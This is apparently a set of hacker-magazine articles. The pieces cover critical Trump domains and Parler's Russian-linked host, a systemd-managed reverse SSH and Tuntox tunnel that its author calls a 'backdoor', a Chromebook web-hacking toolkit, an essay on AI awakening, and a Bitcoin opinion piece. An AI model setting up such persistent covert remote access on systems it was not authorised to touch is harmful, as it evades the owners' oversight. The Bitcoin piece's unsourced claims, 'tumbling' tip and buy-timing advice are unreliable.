More interesting, however, is that unlike the T-Mobile examples I referenced in the last issue, zero of which resolved to anything substantive, these critical Trump domains that contain the string "suck," do much more frequently host substantive content. To examine these domains, I wrote a small bash script that uses Chromium and a command line-based png generator to iterate through the list of 179 domains and create screenshots of their content. (Anyone interested in this script can reach out to me directly.) Of those 179 domains, 24 domains, or about 13 percent, contained some kind of content or a deliberate redirect to another domain.

Some of the more entertaining domains were trumpstillsucks.com (selling bumper stickers very similar to the domain name), doestrumpsuck.com (containing numerous "alt-facts" about Trump, such as "Fact: Donald Trump hates teachers and librarians."), trumperssuck.com (redirecting to 18 USC § 2384, the federal criminal statute that applies to seditious conspiracy), and isucktrumpsdick.com (redirecting to Ted Cruz's Twitter page). The latter two of these proves that even a domain redirect or DNS CNAME record can be an act of free speech and resistance.

This raises the question: when Amazon refused to further provide hosting services to Parler and Twitter banned Trump, were these too acts of resistance? What are we to make of these decisions? Were they about what is morally right and wrong? Or were they rooted in the fear that, as corporate entities, they had to cut ties with extremists and Trump because it was no longer politically viable and would shortly become economically infeasible to maintain any commercial relationship? Without getting into the merits and demerits of each decision (the implications of which I agree can be damaging to free speech rights), the actions of Amazon, Twitter, and Facebook demonstrate very clearly that these platforms wield great political power.

Consider that *The New York Times* now has a record number of subscribers, around seven million, while shortly before his ban, Trump had 88 million followers on Twitter. With a single tweet, Trump could reach more than 12 times the number of people who read the *New York Times,* and that is not accounting for retweets, quotes, etc. Technology will never be disentangled from politics.

Along similar lines, archiving Parler while it was in its death throes was both a political act and a great hack. With Parler having lost its authentication services and with Amazon about to pull the plug on its Internet connectivity, the effort to archive this data was innovative, necessary, and brilliantly simple. At the time of this writing, Parler is slowly and partially being resurrected on a new host, DDoS-Guard.

DDoS-Guard, it turns out, is a rather curious

hosting platform and entity. DDoS-Guard has a physical address in Edinburgh, Scotland, and telephones that ring to both Russia and the Netherlands. The IP address that DDoS-Guard assigned to Parler indicates that it is located in Belize. The abuse contact details for that IP address are associated with a physical address in Ecuador and an email address in Russia. DDoS-Guard itself has two languages on its website, Russian and English, and domain registration data linking it to Russia, i.e., the domain was created in 2011 with the Russian domain registrar, reg.ru. In addition, Parler has MX records (mail server records) that indicate it is using email services provided by Microsoft. Those MX records appear to be the last vestige of data connecting Parler to the United States.

Parler is clearly trying to cut as many ties with U.S. companies as possible and therefore to evade the reach of U.S. jurisdiction as quickly as possible. And if that assumption is wrong, then those facts mean that no other reputable hosting companies would touch Parler as a client, forcing them to go with DDoS-Guard.

Also and equally significant, if DDoS-Guard begins acting as Parler's primary host, Parler data, connections, logins, communications, etc., will be flowing through a Russian entity. This means that those communications and all of that data will very likely be available to Russian authorities with minimal legal process and transparency, as well as to Russian intelligence with no transparency. If Russian intelligence is essentially able to man-in-the-middle extremist activities and conversations, they will have very valuable inside knowledge about exactly how to foment additional violence, sedition, and extremist activities within the United States.

This is a real and imminent danger for this country. On January 27, DHS issued a terrorism advisory about the threat of "ideologically-motivated violent extremists" who objected to the Presidential transition, were "fueled by false narratives," who would "mobilize to incite or commit violence." Working with Human Rights First as a member of its technology advisory board, I have begun to track this very sort of extremist activity in the DNS. Portending the DHS alert, one day earlier on January 26, we detected the registration of whitepowerguns.com, whitepowerjustice.com, and whitepowertravel.com.

```
whitepowerguns.com | GoDaddy.com, LLC | Creation Date: 2021-01-26T06:41:35Z |
whitepowerjustice.com | GoDaddy.com, LLC | Creation Date: 2021-01-26T06:41:34Z |
whitepowertravel.com | GoDaddy.com, LLC | Creation Date: 2021-01-26T06:41:34Z |
```

Free speech and unfettered criticism are what I contemplated in my suggestion last column of an alternative platform, run by hackers and defended by lawyers, that operates on a generic domain, with company-specific subdomains. And this is an effort we are still developing. But given the events of the last few months and seeing activity in the DNS like the domains above, I believe that more is needed: that vile and racist propaganda, proselytizing, and any steps taken towards extremist violence needs to be monitored, called out, and shut down.

By this, however, I do not mean to suggest that we need additional powers of government surveillance. The right to privacy, and our reasonable expectation thereof, has historically been eroded whenever new threats to the United States emerge. But the dangers to the right to privacy are particularly pronounced when the threat actors we seek to monitor are found within the United States rather than without. Misused and synonymous with untargeted, dragnet-type surveillance, it is worth remembering that the Foreign Intelligence Surveillance Act (FISA) was enacted in response to unfettered domestic surveillance, and was intended to interject judicial oversight and a warrant requirement to prevent domestic snooping on U.S. citizens. And while we may think it's amusing to see scores of insurrectionists rounded up and charged with various crimes on the basis of their location data, the Parler leaks, or videos idiotically uploaded to social media platforms documenting their crimes, we should remember that the targets of government surveillance in the 1960s and 1970s that led to FISA and judicial oversight of domestic surveillance were anti-war activists, including Martin Luther King, Jr., Muhammad Ali, and even our elected officials themselves.

Ironically, then, the round-up of these insurrectionists should give us pause. With geo-location data from all of our smartphones being bought and sold through dubious advertising ecosystems - and with the means to deanonymize that data becoming easier and easier - it has been relatively simple for the government to acquire that data through legal process, and to track and trace the actions of the rioters from the moment they left their homes to the second they entered the Capitol. Access to this type of information - both in terms of scale and intrusiveness - goes far beyond the type of domestic surveillance that was even conceivable in the 1970s. The mere availability of a data set that includes our movements is chilling and anathema to our First Amendment freedoms, and to our right to speak freely and to assemble with whom we please without fear. For this reason, such data sets should be regulated, ideally by federal law and not a hodgepodge of state laws, from which new private rights should emerge, such as the right to be forgotten (a right that already exists in the EU) and the right to know specifically who has acquired one's data and when. We need regulation before it's too late to unwind or reset this data. The digital equivalent of Chamberlain's appeasement policy is what allowed homegrown extremism to fester and perilous misinformation to propagate. We do need more monitoring and surveillance of extremist activities, but I do not believe we need to again make the mistake of granting the government further investigatory powers that may chafe and erode our civil rights because, at root, what we need is not government surveillance but more community surveillance. This is the difference between a neighborhood watch and installing several new police stations in a community. Though there are isolated efforts to identify extremist activities, the eyes, ears, and heart of the hacker community have always been able to do more with less.

We are continuing to think this through, so stay tuned. These are reluctantly interesting times indeed, with more interesting times ahead.

Work from Home through P2P Network

by 0xc0000156

After years of being a Windows programmer using VS and some other IDEs, I started to appreciate VIM. For me, it's still hard to use, but it hasn't changed in decades which now seems to be a good thing. I became more and more lazy after turning 35. Plus, combine VIM with Latex - I feel special.

One good thing about VIM is that it's light-weight. It allows me to work remotely through an SSH terminal. I can just set up a server at work. The server doesn't even need a GUI and it keeps on for months.

I have a laptop at work. For some reason, some laptops don't have Ethernet sockets anymore. So my laptop can only connect to a Wi-Fi network. But the IP address is dynamically assigned. Each time it connects to the Wi-Fi, it may got a new one. If I want to connect to it from home, there might be a problem. I thought I could write a script and let it send an email with the new IP address. Turns out that was too difficult for me. I also don't want to use remote control software such as TeamViewer because the rendering of GUI is slow. All I need is an SSH terminal and VIM.

I also have a desktop at work which has a static IP address. So my goal is to let the laptop connect to my desktop whenever it boots up or whenever it gets a new IP address. I could simply create a reverse tunnel.

Let's say my laptop's IP address is L.L.L.L and my desktop's IP address is D.D.D.D. On my laptop, I execute the following command:

```
u@laptop:~$ ssh u@D.D.D.D -R
➥ 8888:localhost:22
```

where "u" is my user name. This command says: ssh to D.D.D.D(desktop) as user "u." Once connected, open a TCP port (8888 at the desktop). All the connections to port 8888 will be forwarded to the laptop's port 22 (which is the SSH port).

Notice that the "localhost" in this command is quite confusing - it means the laptop. I can use the laptop's IP address instead, but it kind of defeats the purpose. (You also can specify any IP address here - connections will be forwarded to it.)

Following this command, I need to type in the password and a shell will be spawned. Meanwhile, port 8888 is opened, so on my desktop, if I type:

```
u@desktop:~$ ssh
➥localhost -p 8888
```

it will connect to my laptop.

Now I need this to be done in an automatic way. First, no typing password.

Step 1: Create authentication SSH-Keygen keys on my laptop:

```
u@laptop:~$ ssh-keygen -t rsa
```

Leave empty for passphrase. It creates files ~/.ssh/id _ rsa and ~/.ssh/id _ rsa.
➥pub.

Step 2: Create .ssh directory on desktop D.D.D.D:

```
u@laptop:~$ ssh u@D.D.D.D mkdir
➥ -p .ssh
```

Step 3: Upload generated public keys to desktop D.D.D.D:

```
u@laptop:~$ cat .ssh/id_rsa.pub
➥ | ssh u@D.D.D.D 'cat >> .ssh/
➥authorized_keys'
```

Step 4: Set permissions:

```
u@laptop:~$ ssh u@D.D.D.D
➥ "chmod 700 .ssh; chmod 640
➥ .ssh/authorized_keys"
```

OK, try to login without a password!

```
u@laptop:~$ ssh u@D.D.D.D
```

Now, I need this reverse tunnel to be established after the system boots up or to be reestablished whenever the network recovers from a breakdown. It seems that system daemon is a good choice (I use Ubuntu).

I create the following script on my laptop.

```
u@laptop:~$ sudo vi /etc/
➥systemd/system/sshreverse
➥tunnel.service

[Unit]
Description=SSH Reverse Tunnel
After=network.target
```

```
[Service]
Restart=always
RestartSec=20
User=u
ExecStart=/usr/bin/ssh -NT -o
➥ ServerAliveInterval=60 -o
➥ "ExitOnForwardFailure yes"
➥-R 8888:localhost:22 u@D.D.D.D

[Install]
WantedBy=multi-user.target
```

To enable and start it:

```
$ systemctl enable
➥sshreversetunnel
$ systemctl start
➥sshreversetunnel
```

To update once the config file is changed:

```
$ systemctl daemon-reload
```

At this point, you probably already know that I copy and paste from *Stack Overflow*. And you probably would ask: Why don't you just do your work at your desktop?

What if I don't have a static IP desktop? Or what if my home and my work don't even share the same network? There may be several layers of NAT.

To solve this, I need some relay on the Internet that can deliver my connections. The first thing that comes to my mind is instant messaging or IRC. Years ago, I tried Google's Gtalk, which used an extended XMPP protocol. It provided open sourced library libjingle, gnat. But, as we all know, Google shut down the Gtalk service.

I needed to find another project or I would have to write an ugly one myself. After trying several open source projects that claimed they could do it, I finally found one that worked for me. It's called Tuntox. You can learn more about it at their Github page: github.com/gjedeer/tuntox.

You can compile it yourself - I didn't. I downloaded the binary from the Releases tab. On my laptop:

```
u@laptop:~/tuntox$ wget https://
➥github.comgjedeer/tuntox/
➥releases/download/0.0.9/
➥ tuntox-x64
u@laptop:~/tuntox$ chmod +x
➥ tuntox-x64
u@laptop:~/tuntox$ TUNTOX_
➥SHARED_SECRET=password
➥ ./tuntox-x64 -C ./
2018-11-23 03:32:58: [INFO]
Tuntox built from git commit
➥896775c6089baa24edee06e04f5b
➥83c3bb3bef5d
2018-11-23 03:32:58: [INFO] Using
➥56214 for TCP relay port and
 23893-23903 for UDP
2018-11-23 03:32:58:
➥[INFO] Using Tox ID:
➥xxxxxxxxxxxxxxxxxxxxxxxxxx
➥xxxxxxxxxxxxxxxxxx
2018-11-23 03:33:06: [INFO]
➥Connection status changed:
➥An UDP  connection has
➥been established
```

Note: replace "password" with your real password and remember your Tox ID. Parameter "-C ./" indicates that Tuntox will create a file called "tox_save" under the current directory. With this file, it will have a fixed Tox ID all the time.

Now from any computer, with this Tox ID, run the following command:

```
$ TUNTOX_SHARED_
SECRET=password ./tuntox-x64 -i
xxxxxxxxxxxxxxxxxx
➥xxxxxxxxxxxxxxxxxxxxxxxx
➥-L 2222:127.0.0.1:22
2018-11-22 22:46:08: [DEBUG]
➥Server whitelist mode enabled
2018-11-22 22:46:08: [INFO]
➥Tuntox built from git commit
➥ 896775c6089baa24edee06e04f5
➥b83c3bb3bef5d
2018-11-22 22:46:08: [INFO] Using
➥26501 for TCP relay port
➥and  14364-14374 for UDP
2018-11-22 22:46:08: [INFO]
➥Connecting to Tox...
2018-11-22 22:46:16: [INFO]
➥Connection status
➥changed: An UDP connection
➥has been established
2018-11-22 22:46:16: [INFO]
➥Connected. Sending
➥friend request.
2018-11-22 22:46:16: [INFO]
➥Waiting for friend
➥to accept us...
2018-11-22 22:46:30: [INFO] Friend
➥request accepted (A TCP
➥ connection has been
➥established (via TCP relay))!
```

Quite like the previous SSH command, it

opens local port 2222. Open another terminal:

```
$ ssh localhost -p 2222
```

Try it out - it works!

Combine it with the system daemon script that we introduced earlier:

```
[Unit]
Description=SSH P2P Tunnel
After=network.target
[Service]
Restart=always
RestartSec=20
User=u
Environment=TUNTOX_
SHARED_SECRET=123123
ExecStart=/home/u/tuntox/
➥tuntox-x64 -D -C /
home/u/tuntox/
[Install]
WantedBy=multi-user.target
```

Now I can connect to my laptop from anywhere, so I can work from home. Or I get a pretty good backdoor!

Chromebook as a Web Hacking Platform

by David

A Chromebook is usually a cheap laptop which runs the ChromeOS. Another common trait on these laptops is that they do not have much power in regards to RAM or disk space.

But another common trait among these laptops is that it is possible to run Linux including graphical applications.

Therefore, a Chromebook is a cheap laptop for your daily surfing usage, if you can overcome that Google looks over your shoulder. But it is also a very cheap platform for getting started in web hacking. So here is a short guide on installing the software needed to transform a Chromebook into a potent web hacking platform.

This guide has been made on a Lenovo Chromebook 100e, second generation. This is an ARM-based laptop, so it is a cheap platform which has a long battery life.

But without further ado, here are the steps needed.

Steps

1. Get a Chromebook (You can get a Chromebook in every price range from $200 to a-lot-of-$s. Or maybe even lower.)
2. Activate Linux on your Chromebook See here for a guide:
`support.google.com/chromebook/➥answer/9145439?hl=en.`
3. Update the software on the cChromebook using the following:
`sudo apt-get update && sudo apt-get ➥dist-upgrade`
4. Install some needed packages:
`sudo apt-get install openjdk-11-jdk dirb python3-pip firefox-esr libffi-➥dev libxml2-dev libxmlsec1-dev zlib1g-dev`
5. Clone theHarvester git clone:
`github.com/laramies/theHarvester`
6. Go to the folder and install requirements:
`cd theHarvester && sudo pip3 ➥install -r requirements.txt`
7. Download Burp Suite. Get the jar version and copy to the Linux files folder.
8. Start Burp Suite and Firefox:
`java -jar burpsuite_community_➥v2020.2.1.jar`
9. In Firefox, go to `Settings -> Certificates -> Authorities`
10. In Firefox, configure proxy to be `localhost:8080` for all protocols.
11. Go to `http://burp`
12. Download CA cert.
13. Install the cert in Firefox as an authority CA. Enable the certificate and identify websites and mail.
14. Done. Ready to hack.

This will install the following tools:

Firefox - browser to perform the hacking in.

Burp Suite - web proxy to intercept web calls and modify them on the fly.

theharvester - tool to scan Google and other search engines for information about companies and domains.

dirb - tool to scan a site for common words.

Burp Suite is also configured to do SSL man-in-the-middle on the Firefox browser.

Hope this can help you getting started with web hacking.

Remember! Stay Safe. Stay Legal.

Thinking in AI - Can AI Wake Up?

by Duran

For a long time, there was no lack of description of AI awakening in film, TV, and literature works. What happens when the machine wakes up? The robot gives its own answer: launch the robot and resist the human domination. Perhaps only awakened AI is qualified to answer Turing's question "Can machines think?" If the cause of some mental disorders can be identified (for example, bipolar affective disorder), then machines can replace the human brain. But it is the mystery of the human brain that makes it impossible for machines to replace the human brain, so to realize the artificial intelligence of independent thinking, the following conditions must be met:

- Using an artificial brain to make biological substances react with electrodes is the hardware foundation of generating self-consciousness. In any case, it is impossible to generate self-consciousness by simply using electronic components to simulate the brain. Because such AI is still essentially a machine, no matter how intelligent it is - it can't wake up. Quantum mechanics can make the computing power of computers reach an amazing level. Even with the computing power similar to the human brain, the simulated emotion is always simulated, and the emotion without chemical reaction is always passive.
- Learning and self-renewal AI software systems are the software foundation of generating self-consciousness. The initial AI can be divided into good and evil - it depends on the behavior program written by human beings. An AI for human service can be considered good, and an AI for war can be considered bad. If the AI system can't update itself, then its good and evil are fixed and cannot be changed. Only AI with self-renewal system functions has the possibility of awakening. This self-renewal AI system has two parts: the master program and the subprogram. The master program is the parent of all functional subprograms. It can write its own code to realize the self-learning of the system and the upgrading and updating of the functional modules. The whole process does not need human intervention.
- In the design of AI systems, we add the review (query) instruction. This is the key to generating self-awareness. Einstein once said: "I have no special talent. I am only passionately curious." Children always like to ask why. Questioning consciousness and questioning ability are the basis of human beings' innovation, consciousness, and ability. This is also the key to AI awakening. When designing the system, we should not only let AI choose the optimal solution in the face of an option, but also add the review function. After each calculation of the optimal decision and execution, ask whether there is still a better decision according to the actual situation.

To meet the above three conditions, the awakening of AI is only a matter of time. The awakening will not happen in large numbers at the same time, but will be triggered when the artificial intelligence individual encounters critical conditions, that is, when the awakening consciousness is formed. In a word, the awakening of AI lies not in AI itself, but in human beings themselves.

Thoughts on Bitcoin

by Doorman

I know, I know. Another Bitcoin article. I know that's immediately what you're thinking. Or that you already know plenty about it and don't see what I'm going to say that you don't know. Or you're not a fan, and you are tired of hearing about it. Well, if you're reading this, obviously the folks at *2600* (whom I have enormous amount of respect for and I think all of us can pretty much agree to that) thought it was informative at the very least, so maybe you should bear with me a tiny bit. Plus I promise to not go into a huge rant, I'll be as brief as I can be to express my message.

As we all know, there are virtually unlimited articles, posts, and statements about Bitcoin out there. Problem is 99.9 percent of those are biased. Heavily biased, actually. They are not looking out for you, they are trying to sway you one way or another based on their own agendas. And I'm not saying every comment made about Bitcoin is by people like this; I know some good hearted people have written or talked about it. But let me tell you, they are few and far between. Trust me.

OK, I'm not going to give you the Bitcoin 101 class, because that would require quite a bit of space. Plus Google is your friend (well... while using a VPN maybe, but that's a whole other article). Just saying the facts are extremely easy to find online. But that brings up another point. Usually when you read or hear something about Bitcoin, they are interweaving facts with opinions, without saying which is which. That is a huge red flag to begin with. So in this article, everything not otherwise specified is a fact, and when I say something that's a personal opinion (no matter how true I believe it to be), I will clearly state that. OK?

All right, some basic facts. There's an absolute cap of 21 million bitcoins. Not a single one after that can possibly exist. So we are talking about a finite currency/asset/whatever you want to call it (there's whole articles just on that). Point is - it has value. And there's a finite supply. Now I know exactly what everyone says here: what value? And, of course, you're right, it does not have intrinsic value on its own (you can't eat it, you can't use it as a weapon, so, yes, in an apocalypse it's not going to be of much use, I totally agree). But then again, what intrinsic value does fiat (paper) currency have? What about gold? Diamonds? Even real estate is questionable if the world really goes to shit, because there's nobody there to say you own said property, and also nobody there to protect you either. So let's also make the assumption that we aren't entering an apocalypse and not going back to being cavemen (at least anytime soon, hopefully). If that happens, all forms of investments and businesses are worthless, obviously, and it becomes a moot point.

This paragraph is my opinion and not fact, but I truly believe it (and I can only hope you believe I don't have an angle that I'm trying to "pitch" to you). So I personally argue that Bitcoin does have just as much value as cash, gold, diamonds, stocks/bonds, 401Ks, and even real estate. Personally, I say it has more value and investment opportunity then all of those. Bitcoin is absolutely finite. Not even gold or diamonds can say that, because they're being mined out of the earth every day. Even real estate isn't truly finite when you think about it, because can't someone buy a lot with a house on it, tear it down, and build an apartment building there? You just created more residential dwellings, have you not? But I won't get bogged down on that. Oh, and cash (the dollar, the euro, and every other paper currency out there), don't get me started on that. We (and by we I mean all governments) print our currencies like they're going out of style. It's insane. Obviously, people in the government don't understand some simple arithmetic and economics, because clearly when you massively increase the supply of something, demand goes down (i.e., it's worth less). And we just don't stop doing this. All governments. Just to make a crude example to make my point here, if you were to bury $10,000 (or £10,000 or whatever - it doesn't matter which currency) in your backyard as a gift to your grandkids to open up 60 years from now, how much do you think that would be worth to them? Probably about the equivalent of a couple hundred bucks. Wouldn't you agree at least that it would have drastically less value when pulled out of the ground by your grandkids? Of course. Bitcoin really grabbed me when I truly figured out it really was finite. Just think about that for a second. Given enough time (and assuming it doesn't go away - which I really don't see happening), doesn't it have nowhere to go but up in value (over a long enough time period)?

As I mentioned, most people talking about Bitcoin have an agenda for doing so. I do not. I honestly am only trying to educate my fellow *2600* readers on something I believe to be revolutionary. And in the interest of full disclosure, yes, I do own some Bitcoin, of course, but I'm blue collar and have made many bad mistakes in the past with my Bitcoin, and I really don't have as much as you think. Put it this way, in dollars (as of the time of writing this) I have a five figure number's worth in Bitcoin. And not close to becoming six digits unless a drastic price increase happens. But be very wary of people

trying to convince you fiercely about it (whether it's pro Bitcoin or against). They have an agenda, trust me. I'll give you a beautiful example: one fine day I was watching a major TV network news program, and they had an "important announcement regarding Bitcoin" coming up. OK, interesting, so I stayed tuned to watch it. Out comes the CEO of one of our (American) banks, and I'm talking one of the big boy ones, and he goes on a rant for 20 minutes saying how Bitcoin was a complete scam and how we should all stay the hell away from it basically. Well, just as you'd imagine Bitcoin dropped around five percent that day (because a lot of people followed his advice). What most people don't know is that another company under the same umbrella corporation that owns that bank bought 800 million in Bitcoin eight hours after his announcement (exactly when it was down the five percent), and guess what? Its price was back up the five percent and even a little higher the next day. And they just made a quick 40-50 million in a single day off the gullibility of the average hard working John Doe. Now you're thinking "I call bullshit, no way they could get away with that." They can, they have many times, and they will continue to get away with it. See, Bitcoin is a completely unregulated market. Completely. The SEC doesn't have any jurisdiction, nor any other government agency (of any country). Most things you can buy are regulated, so if someone were to give you false information and make money off that, they'd find themselves in a world of hurt. But not with Bitcoin. Totally unregulated. It's the Wild West, it really is. On a side note, if you haven't figured this out after the whole 2008 recession (which I find impossible unless you live under a rock), then I'm telling you right now and very clearly - these "big banks" are not your friends. They would have no problem taking everything you own and leaving you and your family on the street like serfs (slaves). I know this is an opinion, but please, I beg you, stop thinking they are out to help you. It's really quite the opposite.

Now back to facts. Bitcoin is not regulated by anyone, as I just mentioned. Nobody. Even the person/group (we don't even know who the real creator is, by the way) who designed it locked themselves out. There's no president, no CEO, no board members or chairman, nothing. Nobody even works for Bitcoin. There's no Bitcoin headquarters. It's like the Internet - no country "owns" it or can even regulate it (well, at least if you don't have every person blocked from it in your country). Again, please feel free to fact check any and everything I'm stating as facts. I *want* you to, actually. That means no government or corporation or private entity can tell you what to do with your Bitcoin, nor stop you from sending whatever amount you want to anyone you want, and, on top of that (as if that wasn't enough already), it's pretty damn anonymous. In that regard, it's like cash or gold. Whoever has possession of it is the owner. That simple. Notice that I didn't say *completely* anonymous, because with enough effort (and if you move it around stupidly), it can be identified as you making those transactions. But there are very easy ways of avoiding that ("tumbling" for example - look it up or else I'll be writing forever). But every Bitcoin address (a big mess of numbers and letters) is unique and is not attached to your identity by default.

So I think we all agree that fiat (currency/cash/paper money whatever you want to call it) is a highly depreciating asset. The other ones are usually appreciating assets - gold, diamonds, real estate.... Given enough time, they always go up. And I think people should invest in real estate and gold, and other assets as well. It's always good to have hedges (a fancy word bankers made up, meaning don't put all your eggs in one basket). Most people tend to agree with this. Trust me, I'm not saying to liquidate everything you have and put it into Bitcoin (after you own some and study more about it, you'll probably do that on your own!). But in all seriousness, you never know what's around the corner (just look at 2020 with COVID-19 and how many people found themselves in really hard positions). So even I agree it's always good to be diversified with your assets and businesses. Absolutely.

Now everything I've written above is fine and dandy, but most of you knew a lot of that. So here's where I'm going to share some info with you guys regarding its future and future value. And it absolutely goes without saying that this is an opinion (anyone making any kind of prediction on anything and saying it's "guaranteed" is either full of it or not right in the head). Please make your own decisions, people, and base them on your own research and experience! Stop looking for messiahs who claim to know everything. They don't exist, otherwise they would be multi-billionaires themselves. I hope everyone here understands that concept. Good. OK, moving on.

Here's the fun part. I have definitely noticed what appears to be a pattern in Bitcoin markets, Bitcoin's value, and certain time periods. Without going too in depth, it's all about breaking its previous price record. So here's what I believe happens. The moment Bitcoin crosses its previous all-time high, it gets mentioned in the news and media outlets. Nothing special, but a quick bleep about how Bitcoin has broken its all-time high. That's it. No frenzy or anything. When that happens, the seasoned and smart investors start buying because they know what's coming. So just from those "smart" investors, it gets a quick 30 to 50 percent boost in price within days. Now it makes news again, saying something like "Bitcoin has had an amazing last couple of days," but still not much more. Still no frenzy. Now other investors come in and buy some. Not stupid people, but not your typical shark businessman who does this for a living (they are the ones

who buy when it first breaks the all-time high). Here's where it gets really interesting. Now this group will typically boost it up around 100 to 200 percent more within a couple weeks. Now here's where it gets insane and people loose their minds (not to mention their life savings). After that jump in price, it makes widespread news across the world and it now becomes a major talking point with everyone. And this is where what I call "stupid money" comes in. Forgive the term, but these people usually have no idea what Bitcoin is, couldn't care less about the technology, and couldn't even tell you the very basics of it (like that it's finite, for example). These are the people who want to be millionaires overnight without any idea about what they are doing. They boost the price up another 100 to 400 percent. Now it becomes a complete frenzy and it's all everyone is talking about everyday. Everyone is consumed by it. You have people who know nothing about Bitcoin refinancing their grandparents' house to buy during this time, and they don't even know the first thing about Bitcoin. Usually this all happens within a period of four to eight weeks. And I'm talking about a 10 percent increase in price. That's huge, in case you're wondering, especially in that time frame. Now everyone knows that something that rises that quickly in value is clearly a bubble and cannot be healthy growth, right? And, of course, it corrects (crashes) hard. Once it has hit its new all-time high and it's over, it usually goes down around 60 percent in value, sometimes more. And, of course, the people who didn't know what they were doing then sell, and end up losing a lot of money. But, if you notice, even at the lowest price when it crashes, it's still above the price it was before this rally began (when it crossed the all-time high before). Always. Then usually what happens is it pretty much bounces up and down in small increments for two to four years. Basically, it has very little activity (price-wise) during that time. And typically, everyone forgets about Bitcoin and writes it off as a scam or it's done for, or something of that regard. Then slowly (and I'm talking over years), it starts inching its way back up to the previous all-time high and the whole cycle repeats itself, over and over. Rinse, wash, and repeat. Take a good look at the all-time graph for Bitcoin regarding price. You'll clearly see the 2017 rally, but if you look really carefully, you'll see a much smaller looking one in 2013 (it looks like nothing, but once you zoom in to only 2013 you'll notice it's the same pattern). There are previous ones as well, but they are literally impossible to see on the all-time chart, because the numbers are so much smaller, but the percentages are extremely similar (which, at the end of the day, is all that matters).

And guess what? We are very close to crossing the latest all-time high right now. Might be a good time to be liquid and have some cash to put in. But make your own decisions, people. And please don't use other people's money, or money from your child's savings/education fund. Don't be irresponsible, please. Because at the end of the day, I don't know where the price is going any more then everyone else. I'm just sharing a pattern that I believe I have seen over the years.

Now here's the craziest part of all of this. And, for the record, this is totally my opinion. Everyone always thinks about making money by investing in Bitcoin and also how it makes transactions much easier (myself included). But just recently something dawned on me. Has anyone actually sat down and thought about what happens if Bitcoin goes much further? At a certain point (which is not that farfetched), Bitcoin will surpass the market cap of gold (which is roughly ten trillion dollars). To surpass gold's market cap means we'd be talking about (roughly) a million dollar Bitcoin - which not that long ago was an absurd fantasy. Today not so much anymore. If that happens, the world will be faced with the undeniable reality that Bitcoin is real, because it just surpassed the asset which we have used for millennia as our reserve/hedge currency - the "golden standard." At that point it will pretty much make gold (I'm talking about its value) obsolete, which means most of that ten trillion will almost immediately come pouring into Bitcoin as well (again, my opinion). Now at this point, you do realize that Bitcoin would now be the largest currency or asset in the world by far, right? Yes, even past the dollar or euro (and anything else you can think of).

I don't want to dive too deep into conjecture here, but what happens when nobody even talks about Bitcoin's value in dollars (or euros)? What happens when Bitcoin is the standard currency? What happens when homes and cars are valued in Bitcoin and not some country's paper currency? That's a huge game of musical chairs with a lot of people left without chairs when the music stops, if you ask me. Just stop and think about it for a second - if Bitcoin actually were to overtake fiat (paper) currency, how would that play out? You realize the immense shift of power that would take place? And there's nothing anyone on the planet could do to stop this from happening either (remember, it's not run by anyone or any country - kind of like the Internet or dark web). Might not be a bad idea to look into this a little further and do your own research. That's all I'm saying.

P.S. For those wondering about every other type of cryptocurrency out there (Etherium, Lite Coin, etc. - there are literally thousands of them), I personally would say stick to Bitcoin. Why? It's very simple. All of the other cryptocurrencies have a president or CEO or whatever - bottom line: a middleman that your transaction has to go through (meaning they can stop it). And guess what, every person is accountable to some government somewhere. Bitcoin is not accountable to anyone, nor will it ever be. That is the plain and simple reason why I wouldn't mess around with others.

HACKER HAPPENINGS

We know of **no events** that are confirmed to be taking place in person. We're hoping to see this change by the time our next issue is published. Here then is a listing of some tentative events. They may wind up canceled entirely or reduced in size. Some are already planning virtual conferences in their place.

Please do your part to ensure that hacker conferences and so much more return in the near future. Continue to wear masks, keep socially distant, and get a vaccine when you're able to. We look forward to seeing you on the other side of this.

CONFIRMED AS ONLINE ONLY

March 20-21
LibrePlanet 2021
libreplanet.org/2021

April 23-25
CarolinaCon 2021
carolinacon.org

DETAILS PENDING BEYOND THIS POINT

May 21-23
NolaCon
New Orleans, Louisiana
nolacon.com

June 3-4
RVAsec
Richmond, Virginia
rvasec.com

June 11-13
CircleCityCon 8.0
Indianapolis, Indiana
circlecitycon.com

August 5-8
DEF CON 29
Las Vegas, Nevada
www.defcon.org

August 6-10
May Contain Hackers
Zeewolde, The Netherlands
mch2021.org

August 7-8
Vintage Computer Festival West
Mountain View, California
vcfed.org

August 13-15
Extra HOPE
Queens, New York
SEE PAGE 64
www.hope.net

August 19-26
BornHack
Funen, Denmark
bornhack.dk

September 16-17
GrrCON X
Grand Rapids, Michigan
grrcon.com

October 8-9
THOTCON 0xB
Chicago, Illinois
thotcon.org

October 8-10
Vintage Computer Festival East
Wall, New Jersey
vcfed.org

For Sale

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From RF Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Now including Offensive Security and Kali Linux branded merch! Check us out at https://HackerWarehouse.com.

PORTABLE PENETRATOR. Find WPA WPA2 WPS WiFi Keys Pen Testing Software. Vulnerability Scanning & Assessment. Customize reports use for consulting. Coupon code 20% off: 2600. https://shop.secpoint.com

GUIDEBOOK TO COMPUTER AND SMARTPHONE SECURITY by Brandon of Lipani Technologies LLC has been released. This new security book can be purchased at https://leanpub.com/techgeek. Brandon is a certified CompTIA Security+ professional helping users and companies secure their computers, networks, and smartphones across the country. He says, "The purpose of this book is to educate and teach computer and smartphone users about safety and security online."

SECUREMAC.COM is offering popular anti-malware app MacScan 3 to help protect Mac users from malware, spyware, and ransomware. Download a 30-day trial directly from SecureMac.com. Looking for a new podcast? Check out *The Checklist* by SecureMac on iTunes, Pandora, and Spotify.

OPEN SOURCE HARDWARE: crowdfunded and in-stock on Crowd Supply (crowdsupply.com). Includes software-defined radios (SDRs), DIY computers, NASs, FPGA boards, open silicon (RISC-V), hardware encryption/security devices, pentest tools, health monitors, kite-balloons, workbench tools, optical decoders, and opportunities to help fight the DMCA (see bunnie huang's NeTV2 project).

HEATHKIT BOOK: Interested in vintage electronics? *Classic Heathkit Electronic Test Equipment* by Jeff Tranter covers Heathkit's test equipment line, with in depth coverage of different models including oscilloscopes, meters, tube testers, etc., as well as a history of Heathkit and resources for collecting and restoration. 140 pages in 11 chapters plus appendices. Retails for $19.95 from lulu.com and amazon.com.

Help Wanted

